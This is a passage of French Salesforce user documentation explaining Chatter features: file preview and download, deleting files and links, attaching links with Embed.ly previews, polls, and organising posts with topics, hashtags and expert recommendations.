CONSULTER ÉGALEMENT :

Affichage des détails de fichier

Chargement d'une nouvelle version d'un fichier

Affichage de l'emplacement de partage d'un fichier

## Téléchargement et prévisualisation d'un fichier dans un fil Chatter

Vous pouvez télécharger et enregistrer les fichiers publiés dans des fils Chatter, mais vous pouvez également afficher un aperçu dans votre navigateur, sans les télécharger.

Pour télécharger et afficher un aperçu des fichiers, vous disposez de plusieurs emplacements dans Chatter :

- Dans la page **Fichiers**, cliquez sur > **Télécharger** ou sur l'icône Aperçu ( ) en regard du fichier.
- Dans n'importe quel fil Chatter : cliquez sur **Plus d'actions** > **Télécharger** en regard du fichier. Pour l'aperçu du fichier, cliquez sur sa miniature ou sur **Plus d'actions** > **Aperçu**.
- Dans la liste Fichiers appartenant à dans un profil, cliquez sur > **Télécharger** ou sur l'icône Aperçu ( ) en regard du fichier.
- Dans la liste Fichiers partagés avec dans un profil, cliquez sur > **Télécharger** ou sur l'icône Aperçu ( ) en regard du fichier.
- Dans la liste associée Notes et pièces jointes d'un enregistrement, cliquez sur **Télécharger** à côté de la pièce jointe du fil, ou sur **Aperçu** pour ouvrir un aperçu.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

L'aperçu d'un fichier s'ouvre dans votre navigateur avec le visualiseur de document avancé. Le visualiseur de documents avancé offre les fonctionnalités d'affichage de documents suivantes :

- Outre l'utilisation des icônes de page suivante ( ), de page précédente ( ), de première page ( ) et de dernière page ( ) dans la barre d'outils du document, vous pouvez parcourir les pages d'un document en cliquant avec le bouton droit, puis en sélectionnant **Page suivante** et **Page précédente**.
- La barre de défilement permet de parcourir un document sans cliquer sur les icônes **Page suivante** et **Page précédente**. Le défilement continu n'est pas disponible dans les fichiers PowerPoint.
- Vous pouvez passer directement à une page en saisissant son numéro dans le champ de page, puis en appuyant sur Entrée.
- Dans le menu contextuel, vous pouvez sélectionner **Ajuster à la largeur** pour afficher le document sur toute sa largeur ou **Ajuster à la page** pour afficher la page complète du document. Les icônes Ajuster à la largeur ( ) et Ajuster à la page ( ) sont également disponibles dans la barre d'outils.
- Dans le menu contextuel, vous pouvez sélectionner **Plein écran** pour afficher le document en mode plein écran ou **Quitter** pour revenir au mode d'affichage initial. Les icônes Plein écran ( ) et Quitter ( ) sont également disponibles dans la barre d'outils.
- Dans le menu contextuel, vous pouvez sélectionner le **Zoom avant** ou le **Zoom arrière**. Les icônes Zoom avant ( ) et Zoom arrière ( ) sont également disponibles dans la barre d'outils.
- Les touches fléchées du clavier permettent de naviguer dans les pages d'un document. Cliquez sur le visualiseur de documents et utilisez les touches comme suit :
  - Touche fléchée droite : passe à la diapositive suivante dans un document PowerPoint et à la page suivante dans un document PDF, Word ou Excel..
  - Touche fléchée gauche : passe à la diapositive précédente dans un document PowerPoint et à la page précédente dans un document PDF, Word ou Excel.
  - Touche fléchée haut : passe à la diapositive suivante dans un document PowerPoint et à la page suivante dans un document PDF, Word ou Excel.
  - Touche fléchée bas : passe à la diapositive précédente dans un document PowerPoint et à la page précédente dans un document PDF, Word ou Excel.

Remarque:

- Certains fichiers ne peuvent pas être ouverts dans un aperçu, notamment les fichiers cryptés, les fichiers protégés par mot de passe, les fichiers PDF protégés contre la copie, les types de fichier inconnus et tout fichier qui dépasse 25 Mo. Pour ces fichiers, l'option **Aperçu** n'est pas disponible dans les fils et les vues de listes. Les fichiers sont représentés par des icônes génériques. Certaines fonctionnalités Microsoft Office 2007 ne s'affichent pas correctement dans les aperçus. Si un fichier peut être prévisualisé alors qu'aucun aperçu n'existe, contactez votre administrateur Salesforce qui pourra peut-être générer l'aperçu.
- Dans Internet Explorer 11, l'option **Prévisualiser** redirige vers la page de détail du fichier.

CONSULTER ÉGALEMENT :

Qui peut afficher mes fichiers et mes liens joints ?

Suppression de fichiers et de liens de fils

## Suppression de fichiers et de liens de fils

Pour supprimer un fichier d'un fil Chatter, il suffit de supprimer sa publication. Pour supprimer un fichier, accédez à sa page de détail ou à la page de détail du contenu. Seul le propriétaire d'un fichier peut le supprimer. Les utilisateurs qui disposent de l'autorisation « Modifier toutes les données » peuvent supprimer tous les commentaires, publications, fichiers et liens.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

### Suppression d'un fichier d'un fil Chatter dans un enregistrement

Il existe deux méthodes pour supprimer un fichier d'un fil Chatter dans un enregistrement :

- Supprimez le fichier dans un fil Chatter en supprimant sa publication. La publication est supprimée, de même que le fichier dans le fil et dans la liste associée Notes et pièces jointes, mais le fichier est conservé à son emplacement d'origine. Si le fichier n'est publié nulle part ailleurs, il redevient privé, mais peut être partagé ultérieurement.
- Supprimez le fichier d'un fil Chatter en cliquant sur **Suppr** en regard de la pièce jointe à un fil dans la liste associée Notes et pièces jointes. Le fichier est supprimé de tous les fils Chatter dans lesquels il est partagé et de la liste associée Notes et pièces jointes. Restaurez le fichier en cliquant sur la Corbeille, en sélectionnant le fichier, puis en cliquant sur **Restaurer**. Si le fichier a été joint à partir de votre ordinateur, d'un fil Chatter, d'un groupe ou d'une bibliothèque Salesforce CRM Content, sa suppression de la liste associée Notes et pièces jointes entraîne également sa suppression de la publication, mais pas de son emplacement d'origine.

### Suppression d'un lien d'un fil Chatter

Pour supprimer un lien d'un fil Chatter, vous devez supprimer sa publication.

### Suppression d'un fichier de la page de détail d'un fichier

Cliquez sur **Supprimer** dans la page de détail d'un fichier pour supprimer le fichier et le retirer de tous les emplacements dans lesquels il est partagé. Si le fichier partagé via un lien, les utilisateurs qui possèdent le lien n'ont plus accès au fichier. Pour restaurer le fichier supprimé, cliquez sur le lien **Corbeille** de la page **Accueil**. Sélectionnez le fichier, puis cliquez sur **Restaurer**. Le fichier est restauré ainsi que les partages associés.

### Suppression d'un fichier de la page de détail d'un contenu

Lorsque vous publiez un fichier dans Chatter, il s'affiche également dans Salesforce CRM Content. Pour le supprimer de Chatter, de Salesforce CRM Content et de tous les emplacements dans lesquels il est partagé, cliquez sur son nom sous les onglets Bibliothèques, Contenu ou Abonnements. Dans la page de détail du contenu, cliquez sur **Modifier** > **Supprimer le contenu** pour supprimer le fichier. La suppression d'un fichier Chatter de la page de détail du contenu le supprime également de Salesforce CRM Content et de Chatter.Sélectionnez la case du fichier de contenu que vous souhaitez restaurer et cliquez sur **Annuler la suppression**.

CONSULTER ÉGALEMENT :

Visibilité des publications

## Joindre un lien à une publication

Vous pouvez partager des liens avec des personnes en les joignant à une publication.

Si vous partagez une URL pour laquelle nous prenons en charge le contenu média enrichi, votre publication affiche un aperçu du contenu lié. Pour plus d'informations sur les URL actuellement prises en charge, reportez-vous à Sites qui génèrent un aperçu dans les publications.

1. Au-dessus de votre fil, cliquez sur **Lien**.
2. Saisissez l'URL à partager.
3. Vous pouvez également saisir un `Nom du lien`.

   Si vous laissez le champ Nom du lien vide, l'aperçu affiche le titre ou le nom de l'URL du site.
4. Vous pouvez également saisir une publication.

   Si vous ne saisissez aucun texte, une mise à jour générique est publiée avec votre lien.
5. Sous la zone de texte, sélectionnez **Mes suiveurs** pour publier la publication dans votre profil. Pour publier dans un groupe, sélectionnez **Un groupe**. Saisissez une partie du nom du groupe dans le champ Rechercher des groupes, puis sélectionnez le groupe dans la liste déroulante. Vous pouvez sélectionner uniquement un groupe dont vous êtes membre.

   Si vous publiez dans le profil d'une autre personne ou dans un enregistrement, les options **Mes suiveurs** et **Un groupe** ne sont pas disponibles.
6. Cliquez sur **Partager**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Sites qui génèrent un aperçu dans les publications

## Sites qui génèrent un aperçu dans les publications

Salesforce offre une prise en charge de médias enrichis pour plus de 400 URL. Lorsque vous partagez une URL prise en charge dans une publication, votre publication affiche un aperçu du contenu du lien.

Un service tiers, Embed.ly, offre des aperçus de fichiers, qui comprennent des miniatures, des descriptions et des lecteurs pour les liens vers des vidéos. Si une publication ne renvoie pas un lien dans un aperçu enrichi, le domaine de l'URL n'est pas pris en charge ou Embed.ly ne peut pas renvoyer le contenu de l'aperçu.

Nous ne partageons aucune donnée de contenu, d'utilisateur, d'organisation ou de compte avec Embed.ly. Nous partageons uniquement les URL répertoriées dans la liste blanche personnalisée des fournisseurs d'Embed.ly. La liste blanche comprend également les versions des URL qui sont raccourcies par ces services tiers, notamment bitly, goo.gl, et tinyurl.com. Toutes nos requêtes d'URL passent par un proxy Salesforce. Embed.ly ne reçoit jamais les appels directement du client et, par conséquent, ne possède aucune information sur l'utilisateur qui transmet la requête d'URL.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

**Remarque:** Pour consulter une liste de références des domaines d'URL pris en charge, reportez-vous à Domaines d'URL d'aperçus de liens enrichis dans les fils.

CONSULTER ÉGALEMENT :

Joindre un lien à une publication

# Publication d'un sondage

## Sondages

Utilisez des sondages pour réaliser une enquête. Un sondage contient une liste de choix dans une publication de fil, qui permet aux personnes de voter en sélectionnant l'un des choix.

Les sondages sont très utiles pour recueillir l'avis de personnes. Par exemple, vous êtes responsable de l'organisation d'une réunion commerciale annuelle et vous devez déterminer à quelle période la plupart des personnes sont disponibles pour participer à la réunion. Au lieu d'envoyer un e-mail à tout le monde dans l'organisation commerciale, vous pouvez créer un sondage dans le groupe Ventes Chatter qui répertorie les dates possibles et demande aux personnes de voter pour la date qu'ils préfèrent.

Lorsque vous créez un sondage, toutes les personnes qui ont accès au fil ou au sondage peuvent voter. Par conséquent, lorsque vous publiez un sondage, pensez aux participants que vous souhaitez cibler. Par exemple, si vous publiez un sondage dans un groupe privé, seuls les membres de ce groupe peuvent afficher le sondage et voter. Notez les points suivants concernant les sondages :

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

- Lorsque vous créez un sondage, vous pouvez ajouter jusqu'à 10 choix.
- Lors du vote, un seul choix est autorisé.
- Les sondages sont anonymes. Vous pouvez consulter le nombre de votants, n'est pas leur identité.
- Pour afficher les derniers résultats du sondage ainsi que le nombre de votes, cliquez sur **Actualiser**.
- Vous ne pouvez pas republier un sondage.
- Les personnes ne peuvent voter qu'une seule fois, mais elles peuvent modifier leur vote.
- Vous pouvez mentionner une personne et inclure des rubriques hashtag dans la question du sondage.
- Vous et d'autres utilisateurs peuvent ajouter des rubriques à votre question de sondage après la publication.
- Les options de notification par e-mail que vous activez dans les Paramètres de messagerie de Chatter s'appliquent aux sondages comme elles s'appliquent aux publications. Par exemple, si vous recevez notification dès qu'une personne commente l'une de vos publications, vous recevez également une notification lorsqu'une personne commente un sondage que vous avez publié.

Remarque: Les résultats du sondage ne représentent pas toujours 100 pour cent en raison des contraintes d'arrondi. Par exemple, si un sondage propose trois choix et que chaque choix obtient un vote, les résultats totalisent 99 pour cent.

CONSULTER ÉGALEMENT :

Aimer des publications et des commentaires

## Création d'un sondage

Publication d'un sondage dans votre fil pour recueillir l'avis de personnes.

1. Au-dessus du fil, cliquez sur **Sondage**.
2. Saisissez une question dans la zone de texte.
   Ajoutez un hashtag ou mentionnez quelqu'un.
3. Saisissez au moins deux choix.
   Cliquez sur **Ajouter plus de choix** pour ajouter une autre sélection. Vous pouvez saisir jusqu'à 10 choix.
4. Sélectionnez la publication de votre sondage vers vos suiveurs ou vers un groupe.
   Si vous publiez le sondage vers un groupe, sélectionnez son nom dans la liste déroulante.
5. Cliquez sur **Partager** pour publier le sondage.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Vote pour un sondage

## Vote pour un sondage

1. Si la publication contient le sondage, sélectionnez votre choix.
   Vous ne pouvez sélectionner qu'un seul choix.
2. Cliquez sur **Voter**.
   La publication affiche le résultat actuel du sondage. Pour modifier votre vote, cliquez sur **Modifier le vote**, puis sélectionnez un nouveau choix.

Remarque: Les résultats du sondage ne représentent pas toujours 100 pour cent en raison des contraintes d'arrondi. Par exemple, si un sondage propose trois choix et que chaque choix obtient un vote, les résultats totalisent 99 pour cent.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Création d'un sondage

# Classement de publications avec des rubriques

## Affichage de toutes les rubriques

Utilisez la liste des rubriques pour découvrir celles dont les personnes discutent dans votre organisation. Tous les noms de rubrique s'affichent dans la liste, y compris les rubriques utilisées exclusivement dans des groupes ou des enregistrements privés.

Pour afficher la liste des rubriques, à gauche de la page Chatter, cliquez sur **Rubriques**.

Dans la liste des rubriques, vous pouvez :

- Cliquer sur un nom de rubrique pour afficher sa page de détail.
- Cliquez sur **Suivre** pour afficher les mises à jour dans votre fil Chatter.
- Filtrer la liste des rubriques pour affiner votre recherche.
- Rechercher des rubriques par nom.

Conseil: Utilisez la recherche globale pour rechercher des noms et des descriptions de rubrique.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

## Filtres de tri de la liste de rubriques

Utilisez des filtres de rubrique pour limiter la liste à vos rubriques favorites ou aux rubriques vous utilisez, puis triez les rubriques par le nombre de personnes qui en discutent ou par ordre alphabétique.

Dans la liste de rubriques, sous Afficher, vous pouvez filtrer des rubriques.

**Toutes**
Toutes les rubriques qui ont été ajoutées à des publications dans votre organisation.

**Mes favoris**
Les rubriques que vous avez ajoutées à vos favoris

**Rubriques que j'utilise**
Les rubriques que vous avez ajoutées à des publications et les rubriques que vous avez commentées dans des publications

Dans les rubriques que vous avez filtrées, vous pouvez trier par les colonnes suivantes :

**Personnes discutant de**
Trie par le nombre de personnes qui discutent de la rubrique. Cette valeur comprend :

- Le nombre de personnes qui ajoutent la rubrique à des mises à jour
- Le nombre de personnes qui commentent dans des publications contenant la rubrique

**Nom**
Trie le nom des rubriques par ordre alphabétique.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

## Affichage des détails d'une rubrique

Accédez à la page de détail d'une rubrique pour afficher sa description et un fil contenant les mises à jour de l'ensemble des utilisateurs et des groupes publics.

Pour ouvrir une page de détail de rubrique, cliquez sur une rubrique ou un hashtag. Dans la page de détail de la rubrique, vous pouvez :

- Rechercher dans le fil d'une rubrique pour accéder rapidement à des informations pertinentes. Vous pouvez également analyser le fil afin de découvrir la rubrique, et déterminer les personnes et les groupes publics qui s'y intéressent.
- Ajouter une publication directement au fil de la rubrique. Vos suiveurs affichent automatiquement la publication et vous pouvez même ajouter la publication à un groupe dont vous êtes membre en utilisant une @mention. Puisque vous avez ajouté la publication au fil de la rubrique, la rubrique est automatiquement ajoutée à votre publication.
- Découvrir qui connaît le domaine et approuver les personnes que vous jugez bien informées. Si vous figurez contre votre gré dans la liste des personnes informées, vous pouvez masquer votre nom.
- Cliquez sur **Suivre** pour suivre la rubrique et afficher les mises à jour de la rubrique dans votre fil.
- Modifier le nom et la description de la rubrique. Dans le coin supérieur droit, cliquez sur , puis sélectionnez Modifier les détails. Vous pouvez modifier uniquement la casse et l'espacement des noms de rubrique.

  **Remarque:** Les noms et les descriptions de rubriques ne sont pas privés, même ceux qui s'affichent exclusivement dans des groupes et dans des enregistrements. Les publications et les enregistrements avec des rubriques ont le même niveau de sécurité et de confidentialité que celles sans rubrique.

- En savoir plus sur une rubrique en utilisant les listes à droite, si disponibles.

  **Rubriques associées**
  Autres rubriques qui ont été ajoutées à la rubrique actuelle.

  **Fichiers récents**
  Fichiers auxquels vous avez accès qui ont été récemment publiés dans le fil de la rubrique.

  **Groupes discutant**
  Groupes publics et groupes dont vous êtes membre qui ont récemment utilisé la rubrique.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour ajouter des rubriques à des publications et des commentaires :
- Attribuer des rubriques

Pour modifier des noms et des descriptions de rubrique :
- Modifier les rubriques

## Suivi de rubriques

Suivez des rubriques pour afficher les mises à jour dans votre fil Chatter.

Pour suivre une rubrique, cliquez sur **Suivre** dans :

- Page de détail de rubrique
- Liste de rubriques

Vous pouvez suivre un total cumulé maximal de 500 personnes, rubriques et enregistrements. Pour déterminer le nombre d'éléments que vous suivez, consultez la liste Suivis dans votre profil.

Pour arrêter le suivi d'une rubrique, cliquez sur en regard de Suivre. Une fois le suivi arrêté, les mises à jour suivantes de la rubrique ne s'affichent plus dans votre fil Chatter.

Si votre administrateur désactive le suivi de fil pour des rubriques, vous ne pouvez pas suivre de nouvelles rubriques, mais vous pouvez continuer à suivre celles que vous suiviez lorsque le suivi de fil était activé. Ces rubriques sont prises en compte dans le nombre maximal de personnes, de rubriques et d'enregistrements que vous pouvez suivre. Pour arrêter de suivre une rubrique lorsque votre administrateur a désactivé le suivi de fil, utilisez l'API REST Chatter.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

## Recherche et recommandation de personnes compétentes pour une rubrique

Découvrez et recommandez des experts en utilisant la section Personnes compétentes des pages de rubrique et l'onglet Présentation des pages de profil utilisateur.

La page de la rubrique affiche les cinq personnes les plus compétentes dans ce domaine, en fonction de leur activité dans la rubrique et de la reconnaissance obtenue pour la rubrique. Par exemple, Chatter tient compte des éléments suivants :

- Les personnes ont été mentionnées dans des publications ou des commentaires de publications associés à la rubrique
- Les personnes ont reçu des mentions J'aime pour des commentaires de publications associés à la rubrique
- Les personnes ont reçu des recommandations pour la rubrique


  Les recommandations sont un signal de compétence important. Par conséquent, si quelqu'un vous recommande, vous êtes automatiquement inclus(e) dans la liste des personnes compétentes.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

Remarque: La compétence des personnes est évaluée et mise à jour une fois par jour.



Pour modifier les accompagnements :


- Recommandez une personne que vous jugez compétente pour une rubrique en cliquant sur **Recommander** sous son nom. Si la personne que vous souhaitez recommander ne figure pas dans la section Personnes compétentes, cliquez sur **Recommander des personnes** pour afficher la liste complète et rechercher d'autres personnes. (vous ne pouvez pas vous recommander vous-même, ni recommander des utilisateurs de Chatter Free ou des clients).
- Retirez à tout moment une recommandation personnelle en cliquant sur en regard de Recommandé sous le nom de la personne. Le retrait de votre recommandation ne supprime pas nécessairement le nom de la liste des personnes compétentes, car la personne en question peut avoir d'autres recommandations ou une activité importante dans la rubrique.

Pour vous retirer vous-même de la liste des personnes expertes :

- Quittez la liste en cliquant sur **Masquer mon nom** sous votre nom. Lorsque vous vous retirez de la liste, personne ne peut afficher votre nom. Si vous changez d'avis, vous pouvez rétablir votre nom dans la liste en cliquant sur **Recommander des personnes**, puis sur **Afficher mon nom** en regard de votre nom.

Pour afficher tous les domaines de compétence d'une personne :

- Accédez à la page de profil de l'utilisateur, puis cliquez sur l'onglet Présentation. Cliquez sur les noms de rubriques pour afficher les pages de détail, ou cliquez sur les icônes de pouce pour ajouter ou retirer vos recommandations.




**Important:** Si les compétences Work.com sont activées, elles remplacent les rubriques de compétence dans les pages de profil (pour les utilisateurs de communautés Salesforce, les compétences remplacent les rubriques uniquement dans la communauté par défaut). Les compétences auto-déclarées sont prises en compte dans le calcul des niveaux de connaissance.

CONSULTER ÉGALEMENT :

Présentation des compétences

## Ajout de rubriques à des publications

Ajoutez des rubriques à des publications pour les organiser ou augmenter leur visibilité. Vous pouvez ajouter des rubriques à vos propres publications, immédiatement après la publication, ou les ajouter à tout moment à n'importe quelle publication directement dans le fil.

Remarque: Tous les noms de rubrique s'affichent dans la liste des rubriques, et les noms et descriptions de rubriques peuvent être recherchés, y compris ceux de rubriques utilisées exclusivement dans des groupes ou dans des enregistrements privés.

Remarque: Lorsque vous ajoutez des rubriques à des publications qui contiennent des fichiers, les rubriques sont également ajoutées à ces fichiers.

1. Dans le coin supérieur de la publication, cliquez sur .
2. Cliquez sur **Ajouter des rubriques** ou sur **Modifier des rubriques**.
3. Dans l'éditeur de rubriques, saisissez les premières lettres de votre texte. Pendant la saisie, vous pouvez sélectionner une rubrique dans la liste des suggestions ou continuer la saisie pour créer votre propre rubrique unique. Pour ajouter plusieurs rubriques, saisissez une virgule entre chaque nom de rubrique.

   Des virgules ( , ) et des crochets fermants ( ] ) terminent automatiquement une rubrique. Les autres caractères de ponctuation, symboles et séparateurs sont pris en charge dans les noms de rubrique.

   Les publications peuvent compter jusqu'à 10 rubriques.
4. Une fois vos rubriques ajoutées, cliquez sur **Terminé** ou appuyez sur ENTRÉE.

Les rubriques que si vous ajoutez deviennent des liens vers les pages de détail des rubriques.

CONSULTER ÉGALEMENT :

- Ajout de rubriques Hashtag à des publications et à des commentaires
- Ajout d'une rubrique en tant que favori

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour ajouter des rubriques à des publications et des commentaires :

- Attribuer des rubriques

Pour ajouter de nouvelles rubriques à des publications et des commentaires :

- Créer des rubriques

## Ajout de rubriques Hashtag à des publications et à des commentaires

Ajoutez des rubriques à des publications et à des commentaires pour les organiser ou augmenter leur visibilité.

Par exemple, si vous publiez que vous travaillez sur une présentation commerciale destinée à votre client Universal Paper, vous pouvez ajouter la rubrique hashtag **#Universal Paper** à votre mise à jour. Tout le monde peut cliquer sur la rubrique pour en savoir plus sur Universal Paper, ainsi que sur les personnes et les groupes qui discutent de cette entreprise.

Remarque: Lorsque vous ajoutez des rubriques à des publications qui contiennent des fichiers, les rubriques sont également ajoutées à ces fichiers.

Pour ajouter une rubrique hashtag :

1. Lors de la rédaction d'une mise à jour, saisissez # suivi d'un texte. Lors de la saisie, vous pouvez sélectionner une rubrique dans la liste des suggestions ou appuyer à tout moment sur la touche Entrée pour ajouter une nouvelle rubrique qui peut contenir jusqu'à trois termes.

   Des virgules ( , ) et des crochets fermants ( ] ) terminent automatiquement une rubrique. Les autres caractères de ponctuation, symboles et séparateurs sont acceptés dans les noms de rubrique.

2. Cliquez sur **Partager**.

   La rubrique hashtag devient un lien vers la page de détail de la rubrique. La rubrique (sans le hashtag) est également ajoutée à la rubrique supérieure de la mise à jour. Par exemple, si vous incluez **#UniversalPaper** dans un commentaire sous la publication de votre collaborateur, la rubrique **Universal Paper** est ajoutée à la publication de votre collaborateur.

Lors de la publication d'une mise à jour, le seul moyen de retirer une rubrique hashtag consiste à supprimer la publication ou le commentaire complet. Vous pouvez toutefois retirer la rubrique de la publication de niveau supérieur.

CONSULTER ÉGALEMENT :

Ajout de rubriques à des publications

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour ajouter des rubriques à des publications et des commentaires :

- Attribuer des rubriques

Pour ajouter de nouvelles rubriques à des publications et des commentaires :

- Créer des rubriques

## Ajout de rubriques à des fichiers

Utilisez des rubriques pour améliorer la visibilité des fichiers. Les rubriques ajoutées à une publication de fil sont également ajoutées à tous les fichiers, dans la publication ou ses commentaires. Lorsque vous recherchez ces rubriques, les fichiers sont inclus dans les résultats.

Pour ajouter des rubriques à des fichiers publiés dans des fils, il suffit d'ajouter les rubriques de votre choix à la publication de fil à la page 3327 à laquelle le fichier est joint. Vous pouvez ajouter des rubriques standard ou des rubriques hashtag à la page 3328. Les rubriques sont automatiquement ajoutées à tous les fichiers joints à la publication ou à ses commentaires.

**AUTORISATIONS UTILISATEUR**

Pour ajouter des rubriques à des fichiers :

- Accès « Visualiseur » au fichier

  ET


  Attribuer des rubriques (pour ajouter des rubriques existantes)

  OU


  Créer des rubriques (pour ajouter de nouvelles rubriques)

**Remarque:** Si Lightning Experience prend en charge l'ajout de rubriques hashtag, la recherche et l'affichage de détails de rubrique sont disponibles uniquement dans Salesforce Classic.

**Exemple:**




Kimmy a ajouté les rubriques `Formation en vente`, `Région ouest` et `Demande de commentaires` à sa publication. Par conséquent, ces rubriques sont également ajoutées au fichier joint. Désormais, ses collègues peuvent cliquer sur une rubrique pour rechercher d'autres publications, fichiers et enregistrements associés à cette rubrique. Si la rubrique est associée à des enregistrements autres que des fichiers, accédez à l'onglet **Enregistrements**, puis sélectionnez **Fichiers**. Sinon, utilisez l'onglet **Fils** pour ajouter toutes les publications et tous les fichiers de la rubrique.



## Retrait de rubriques des enregistrements

Retirez une rubrique d'une publication si elle est obsolète.

Vous pouvez retirer des rubriques des publications du fil, aussi bien les rubriques habituelles que des rubriques hashtag. Le retrait de rubriques n'entraîne pas leur suppression, elles sont seulement retirées de la publication. La suppression du texte des hashtag ne supprime pas les rubriques hashtag. Avant de retirer une rubrique d'une publication, demandez-vous si elle a été ajoutée par vous-même ou une autre personne. Une autre personne peut suivre la mise à jour de rubriques sans que vous en soyez informé(e).

1. Dans le coin supérieur de la publication, cliquez sur .
2. Cliquez sur **Modifier des rubriques**.
3. Cliquez sur en regard de la rubrique que vous souhaitez retirer de la publication.
4. Cliquez sur **Terminé** ou appuyez sur ENTRÉE.

La suppression d'une rubrique d'une publication entraîne la suppression de la publication du fil de la rubrique dans sa page de détail et dans les fils de tous les suiveurs.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour retirer des rubriques de publications :

- Attribuer des rubriques

## Ajout d'une rubrique en tant que favori

Ajoutez une rubrique à vos favoris pour accéder rapidement aux dernières mises à jour qui vous intéressent.

